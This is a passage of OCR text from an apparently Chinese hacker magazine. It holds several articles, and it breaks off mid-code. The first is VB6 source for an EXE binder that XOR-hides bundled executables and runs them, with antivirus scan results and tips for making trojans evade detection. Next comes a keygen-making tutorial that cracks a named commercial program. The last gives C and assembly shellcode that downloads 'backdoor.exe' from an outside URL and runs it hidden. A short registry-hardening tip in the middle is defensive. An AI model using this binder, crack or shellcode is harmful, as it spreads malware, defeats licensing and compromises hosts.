  Dim StringToEof As String '定义存放标志字符后至文件尾部的字符变量
  StringToEof = Mid(StrConv(FileContent, vbUnicode), StringPlace + 17) '获取标志字符后至文件尾部的字符
  Arr = Split(StringToEof, "//\\") '以"//\\"拆分文件组信息的字符串数组
  '调试输出文件相关信息
  Dim i As Integer: Dim n As Integer
  For i = LBound(Arr) To UBound(Arr) Step 1
    If Arr(i) <> "" Then
      Arr1 = Split(Arr(i), "|||") '以"|||"拆分文件组信息的字符串数组
        For n = LBound(Arr1) To UBound(Arr1) Step 1
          If Arr1(n) <> "" Then
            FN(i, n) = Trim(Arr1(n))
  Debug.Print "**" + FN(i, n) + "**"
          End If
        Next n
    End If
  Next i
  '获取当前的完整路径
  Dim FilePath As String
  If Right(App.Path, 1) = "\" Then
    FilePath = App.Path
  Else
    FilePath = App.Path + "\"
  End If
  '定义读写文件需要的变量
  Dim FileContent1() As Byte
  Dim FileNum As Integer
  '定义循环变量及字节修改后的存放变量
  Dim liiii As Integer: Dim Mmmmm As String
  On Error Resume Next
```

```
    '读取被捆绑的第一个文件
    FileNum = FreeFile()
    Open FilePath + App.EXEName + ".exe" For Binary As FileNum
    ReDim FileContent1(Val(FN(1, 1)) - 1)
    Get FileNum, Val(FN(0, 1)) + 1, FileContent1
    '循环恢复文件头的前 200 字节
    For liiii = 1 To 200 Step 1
        '强制转换为字节，然后进行异或 99 处理
        Mmmmm = CByte(FileContent1(liiii - 1)) Xor 99
        '把恢复后的字节仍然写回原位
        FileContent1(liiii - 1) = Mmmmm
    '继续下一个字节
    Next
    Close FileNum
    '判断文件是否存在，存在则删除
    If Dir(FN(1, 0) & ".exe") <> "" Then Kill FN(1, 0) & ".exe"
    '将读取到的被捆绑的第一个文件写入新文件
    FileNum = FreeFile()
    Open FN(1, 0) & ".exe" For Binary As FileNum
    Put #FileNum, , FileContent1
    Close #FileNum
    '读取被捆绑的第二个文件
    FileNum = FreeFile()
    Open FilePath + App.EXEName + ".exe" For Binary As FileNum
    ReDim FileContent1(Val(FN(2, 1)) - 1)
    Get FileNum, Val(FN(0, 1)) + Val(FN(1, 1)) + 1, FileContent1
    For liiii = 1 To 200 Step 1
        Mmmmm = CByte(FileContent1(liiii - 1)) Xor 99
        FileContent1(liiii - 1) = Mmmmm
    Next
    Close FileNum
    '判断文件是否存在，存在则删除
    If Dir(FN(2, 0)) <> "" Then Kill FN(2, 0)
    '将读取到的被捆绑的第二个文件写入新文件
    FileNum = FreeFile()
    Open FN(2, 0) For Binary As FileNum
    Put #FileNum, , FileContent1
    Close #FileNum
    '如果存在则执行两个新生成的文件
    If Dir(FilePath & FN(1, 0) & ".exe") <> "" Then
        Call WinExec(FilePath & FN(1, 0) & ".exe", SW_SHOWNORMAL)
    Else
        Debug.Print FN(1, 0) & ".exe" + "不存在！"
    End If
    If Dir(FilePath & FN(2, 0)) <> "" Then
        Call WinExec(FilePath & FN(2, 0), SW_SHOWNORMAL)
    Else
    Debug.Print FN(2, 0) + "不存在！"
    End If
    End Sub
```

至此，一个完整的EXE文件捆绑器就诞生了。

测试成果

执行本程序选择EXE文件进行捆绑，将捆绑后产生的文件交给杀毒或检测软件处理，这里选择了相当多的杀毒软件和专业检测软件，结果如图3、图4所示。测试结果显示，到目前为止不能被任何软件查杀，看来已经达到我们的要求了。

最后在给大家一点躲避杀毒软件的提示。如果有一个木马，已经能被查出，可以通过取非（NOT）或异或（XOR）处理而不被查出，更可以自己写一个专门的修改、恢复程序，也就是通常所说的修改器，这样木马的“变种”也就多了。

【本文所涉及的FileBind的源文件在光盘中有收录】

编辑点评 本文不同于网上流行的捆绑器，对于EXE文件头修改后能逃过很多杀毒软件和专业检测软件的“法眼”。关于程序的捆绑还可以用“流”的方式，这方面的资料网上也比较多，大家可以自己搜一下！

Antivirus	Version	Update	Result
AntiVir	6.31.1.0	07.29.2005	no virus found
AVG	718	07.28.2005	no virus found
Avira	6.31.1.0	07.29.2005	no virus found
BitDefender	7.0	07.29.2005	no virus found
CAT-QuickHeal	7.03	07.29.2005	no virus found
ClamAV	devel-20050725	07.29.2005	no virus found
DrWeb	4.32b	07.29.2005	no virus found
eTrust-Iris	7.1.194.0	07.30.2005	no virus found
eTrust-Vet	11.9.1.0	07.29.2005	no virus found
Fortinet	2.36.0.0	07.30.2005	no virus found
F-Prot	3.16c	07.29.2005	no virus found
Ikarus	0.2.59.0	07.29.2005	no virus found
Kaspersky	4.0.2.24	07.30.2005	no virus found
McAfee	4546	07.29.2005	no virus found
NOD32v2	1.1183	07.29.2005	no virus found
Norman	5.70.10	07.28.2005	no virus found
Panda	8.02.00	07.29.2005	no virus found
Sophos	3.96.0	07.29.2005	no virus found
Sybari	7.5.1314	07.30.2005	no virus found
Symantec	8.0	07.29.2005	no virus found
TheHacker	5.8.2.077	07.29.2005	no virus found
VBA32	3.10.4	07.29.2005	no virus found

图3 杀毒软件检测




图4 各类检测软件检测

雕虫小技 [S.C.T]&[AVT]

对非法修改注册表说不

手工操作可以通过regedt32（windows2000系统，在菜单“安全”下的“权限”）或regedit（windows2003/xp，在“编辑”菜单下的“权限”）

1、设置注册表自启动项为everyone只读（Run、RunOnce、RunService），防止木马、病毒通过自启动项目启动；

2、设置.txt、.com、.exe、.inf、.ini、.bat等等文件关联为everyone只读，防止木马、病毒通过文件关联启动；

3、设置注册表HKLM\SYSTEM\CurrentControlSet\Services为everyone只读，防止木马、病毒以“服务”方式启动；

如果菜鸟看不懂，建议建立一个users组的用户，这样一来就不用设置上面的权限了。

菜鸟，在小编的印象中老浮现出这样的画面——那个会飞的、憨憨的、胖胖的QQ企鹅表情。嘿嘿，当只这样的菜鸟应该是蛮可爱的吧？不过，偶觉得要当一只菜鸟的菜鸟还应该具备这样一种精神——不怕出丑，要像《东方夜谭》里面的小蔡那样坚韧。扯远了，本期的菜鸟学破解也到了介绍如何制作注册机这一步了。当然，为了让诸“小菜”们也能自己动动手，制作文件补丁注册机，咱们主要就讲了思路，大家一定别忘了要亲自制作一个破解补丁啊！

鸟儿学破解之注册机制作

风泽[E.S.T]]

经过前面几期的实战，相信大家的破解技术有所进展吧。既然我们有了破解基础，就可以自己动手，免费享受一些软件，还可以与好朋友一起分享呢。今天我们就来介绍注册机的制作。

由于是菜鸟，我们就要用最简单的方法来解决自己的菜问题。Let'S Go!

首先来介绍一下我们今天要用到的重点工具——KEYMAKE（图1。刘健英大牛的作品）。今天我们就利用这个工具制作出内存注册机和文件补丁注册机。其实这个工具功能强大着呢，想学更多的话就看软件自带的帮助吧。




图1

练习目标： 绿洲社区卫生服务系统（以下简称绿洲）

练习内容： 内存注册机、文件补丁注册机

需要工具： W32Dasm、Ollydbg、Peid、UltraEdit—32、KEYMAKE

一、制作内存注册机

安装好绿洲后，老步骤，用Peid先查一下软件是否加了壳（图2）。




图2

此软件没有加壳，而且是用Delphi写的（因为我们菜嘛，这个就是我选择它的理由^_^）。

现在我们再用W32Dasm打开绿洲，进行串式数据参考。在窗口的末尾我们找到了想看到的东西（图3）。




图3

双击注册码来到关键位置，看到如下代码：

注意：“//”后是代码注释。

```
:00494840 E8CBF6F6FF          call 00403F10 //计算注册码
:00494845 0F859C000000        jne 004948E7 //关键跳转，注册码正确就不跳
:0049484B 8B45FC              mov eax, dword ptr [ebp-04]
……（省略）
* Possible StringData Ref from Code Obj ->"注册码"
|
:00494862 BAE0494900          mov edx, 004949E0
……（省略）
:00494891 E89A18FDFF          call 00466130
* Possible StringData Ref from Code Obj ->"注册成功，祝贺你成为本社区卫生服务系统的一员，"->"祝你工作顺利"
|
:00494896 B8F0494900          mov eax, 004949F0
:0049489B E8F4A4FBFF          call 0044ED94
:004948A0 A1A0884900          mov eax, dword ptr [004988A0]
……（省略）
:004948E5 EB14                jmp 004948FB
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00494845(C)
|
* Possible StringData Ref from Code Obj ->"注册码不对，请仔细检查'序列号'和'注册码'输"->"入是否正确，注意大小写。"
|
:004948E7 B8344A4900          mov eax, 00494A34 //注册码错误跳到这里
:004948EC E8A3A4FBFF          call 0044ED94
:004948F1 33C0                xor eax, eax
……（省略）
```

很明显是一个经典的模式。现在我们拿出OllyDbg跟踪一下，看能不能得到想要的。直接用OllyDbg打开文件，用快捷键Ctrl+G输入**0049 4840**来到这个关键的CALL，按F2下个断点，现在就可以直接F9运行了。程序注册界面就直接弹出来，我们按照它的要求来注册一下（图4）。




图4

填好后直接提交，看看OllyDbg的寄存器吧，别不相信自己的眼睛，那个就是注册码哟（图5）！




图5

既然已经知道在哪里会出现注册码，那我们就好办事了，拿出今天的重型武器KEYMAKE吧。运行后，在菜单的其他选项中选择内存注册机，按照图6所示填写即可。

设置好后将自己的一些信息添加整理一下，点生成就可以完成内存注册机的制作了，来看看我做的（图7）。

看到了吗？提示了注册机使用者，而前17位就是注册码了。到这里，内存注册机就简单介绍完了。

下接第335页

"黎明，在某个地方的一块草地上，这里隐藏着一个昆虫的世界……对于昆虫来说，最小的石块也可以变成山脉，最小的水坑也象海洋那样广大。在这里，时间以另外的方式流淌：一小时就是一天；一天就是一季；一季就是一生。为了了解这个世界，我们应当学会安静地倾听它们的呢喃。"这是制作《鸟的迁徙》的法国导演雅克．贝汉历时十五拍摄的《昆虫世界》的开篇语。同样，看书也跟看电影有异曲同工之妙，除了能了解作者的思想，你是否能从书中提炼并总结出来自己的意思呢？我想，这可能就是读者笔记的重要性了吧？（汗，居然又回忆起以前语文课上的重要一项——提炼中心思想了，这可是小编当年的拿手哦，呵呵）

《Q 版黑客——缓冲区溢出教程》学习笔记之三

Win32 ShellCode实现文件下载、上传与执行（上）

scuhkr / 古开元

学习 WW0830 的《Q 版黑客——缓冲区溢出教程》（以下简称 Q 书）那么久了，相信不少读者对缓冲区溢出的基础知识和原理都已经掌握得差不多了，但是，对 Win32 ShellCode 编写部分，读者们反映太抽象了，不好理解。可能是 WW0830 在《Q》一书讲解 ShellCode 高级编程技术时，主要针对的是 ShellCode 的编写方法和技巧，却没有给出太多比较有用的 ShellCode 编写实例，比如说如何利用 ShellCode 来上传／载文件执行，又或者如何利用 ShellCode 的远程线程 DLL 注入等等。对广大初学者来说，最希望能看到的应该是一些现成的、简单易懂，又能实现一定功能的实际例子。本文就是应广大溢出爱好初学者的要求而写，希望能给大家带来点实际具体点的东西。

大家都知道，在我们通过系统或应用程序漏洞溢出目标主机后，除了最一般的获得一个系统权限的 Shell 外，还可以通过植入的 ShellCode 实现 http 下载文件，或者实现任意文件上传并执行的功能。本文的出发点正是从这两个常用到的功能，具体分析其中的关键技术并给出 ShellCode 编写的全过程。

一、通过 http 下载文件并执行

很多的后门都实现了从指定的 Web 站点下载一个攻击者事先放好的可执行文件的功能（用过 WinShell 吗？用过 WinEggDrop 吗？）。这样做是有很多好处的哦。为什么呢？大家都知道，对 ShellCode 而言，最忌讳的就是体格庞大，尺寸大小几乎也是衡量一个 ShellCode 好坏与否的标准之一。特别在实际的远程溢出过程中，更会因为服务程序或其他原因限制了 ShellCode 的大小，然而如果我们想要获得对远程主机更多的控制，又不能不加大 ShellCode 的大小，哎，鱼和熊掌……这个时候，就可以通过在 ShellCode 里加入 http 下载功能，通过执行下载的可执行文件实现想要的其他功能，而且，因为大多数的防火墙都不会阻止 http 下载（你别说你的防火墙规则是设置成拒绝 http 下载……），甚至可以通过代理服务器哦（当然，代理必须设置为不需要经过认证）。

读过 WinShell 后门源代码的读者，肯定很高兴，因为孤独剑客实现一个 http 下载的方法，就一个 Win32 API 函数 URLDownloadToFileA()而已，呵呵，实在是太体贴了。就先来看看 MSDN 上怎么描述的吧。

```
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller,
    LPCTSTR szURL,
    LPCTSTR szFileName,
    DWORD dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB
);
```

呵呵，不是很复杂的一个函数，而且我们只关心他的两个参数：

(1)第 2 个参数 szURL 为下载文件的 URL 地址，比：www.nohack.cn/shellcode.exe。

(2)第 3 个参数 szFileName 下载保存的文件名，可以指定目录，比如：C:\windows\system32\backdoor.exe。

还有一点要注意的是，该函数是动态链接库 urlmon.dll 的函数，要用它必须包含 urlmon.dll 这个 Dll 哦。

可执行程序被下载后，那就该执行了，我们可以用 Win32 API 函数 CreateProcess()来实现，用 CreateProcess()创建的进程可以很容易实现和攻击者的通信（因为该函数的其中一个参数.StartupInfo 结构包括了 StdInput,StdOutput,StdError 三个 I/0 的可重定向句柄，具体的原型可参看 MSDN）。除此之外，还有一个 Win32 API 函数 WinExec()，也可以运行指定的程序，不过它就无法像 CreateProcess( ) 那样能实现与攻击者之间的通信了，而且灵活性也远远不如 CreateProcess()。不过，在此本文会采用 WinExec()函数（读者：晕倒……），为什么？一是因为它简单，可大大降低编写 ShellCode 的复杂度；二是因为我们的目的只是从指定的 web 站点下载一个文件并执行，没有涉及复杂功能，所以，能简单的就尽量简单。

下面给出了 WinExec()函数的原形：

```
UINT WinExec(
  LPCSTR lpCmdLine,
  UINT uCmdShow
);
```

第一个参数 lpCmdLine 就是我们要执行的程序名了，既可以是绝对路径，也可以是相对路径。如果是相对路径，就要注意该函数在搜索路径上的次序问题了，这个大家查阅 MSDN 吧，我就不多说了。

第二个参数 uCmdShow 表示显示方式，这里用 SW_HIDE，作为后门嘛，基本的隐蔽工作要做好！好，说了这么多，来看具体是如何实现的吧，整个源程序在提供的附件中，我们把主干的重要部分做一下解释，有其他不明白的可以参看源代码的详细注释（几乎每行都注释了的，看不懂的话，就太对不起我了 ^_^）。

先给出 C 代码如下：

```
#include <windows.h>
#pragma comment(lib, "urlmon.lib")
void main()
{
    URLDownloadToFile(NULL, "http://ww.hackerxfiles.net",
"backdoor.exe", 0, NULL);
    WinExec("backdoor.exe", SW_HIDE);
    ExitProcess(0);
}
```

千万不要惊讶，真的就是这么简单。下面给出 Shell Code 的汇编代码（因为给出了超级详细的注释，所以就不过多的讲解了）

1.定位

```
    jmp      Data
Start:
             pop edi

Data:
call Start
db  "backdoor.exe",0x00
db "http://www.nohack.cn/shellcode.exe", 0x00 ; 下载URL地址
```

说明：

(1)几乎所有的ShellCode定位技术都用到了这样的模式，通过jmp Data跳到call Start去，call Start相当于：

```
push ["backdoor.exe"]  // 把"backdoor.exe"串的首地址压栈
jmp  Start                // 跳倒pop edi处执行
```

(2)而pop　edi的用意就在于把"backdoor.exe"的地址弹到edi里去，留到以后作为参数传给URLDown

LoadToFileA()。

2.查找kernel32.dll基地址

大家还记得我在第九期给大家介绍的3种kernel32.dll定位方法（PEB法，SEH法和TOPSTACK法）吗？我们这里使用的是PEB查找Kernel32基地址的方法，因为通过第九期我给出的3种方法的比较来看，PEB法是目前查找Kernel32基地址最为有效，而且使用字节数最少的（《Q》书中推荐的也是该方法）。其流程如下：

```
(1) FS寄存器 → TEB结构
(2) TEB + 0x30 → PEB结构
(3) PEB + 0x0c → PEB_LDR_DATA
(4) PEB_LDR_DATA + 0x1c → Ntdll.dll
(5) Ntdll.dll + 0x08 → Kernel32.dll
```

实现代码如下：

```
FindKernel32:
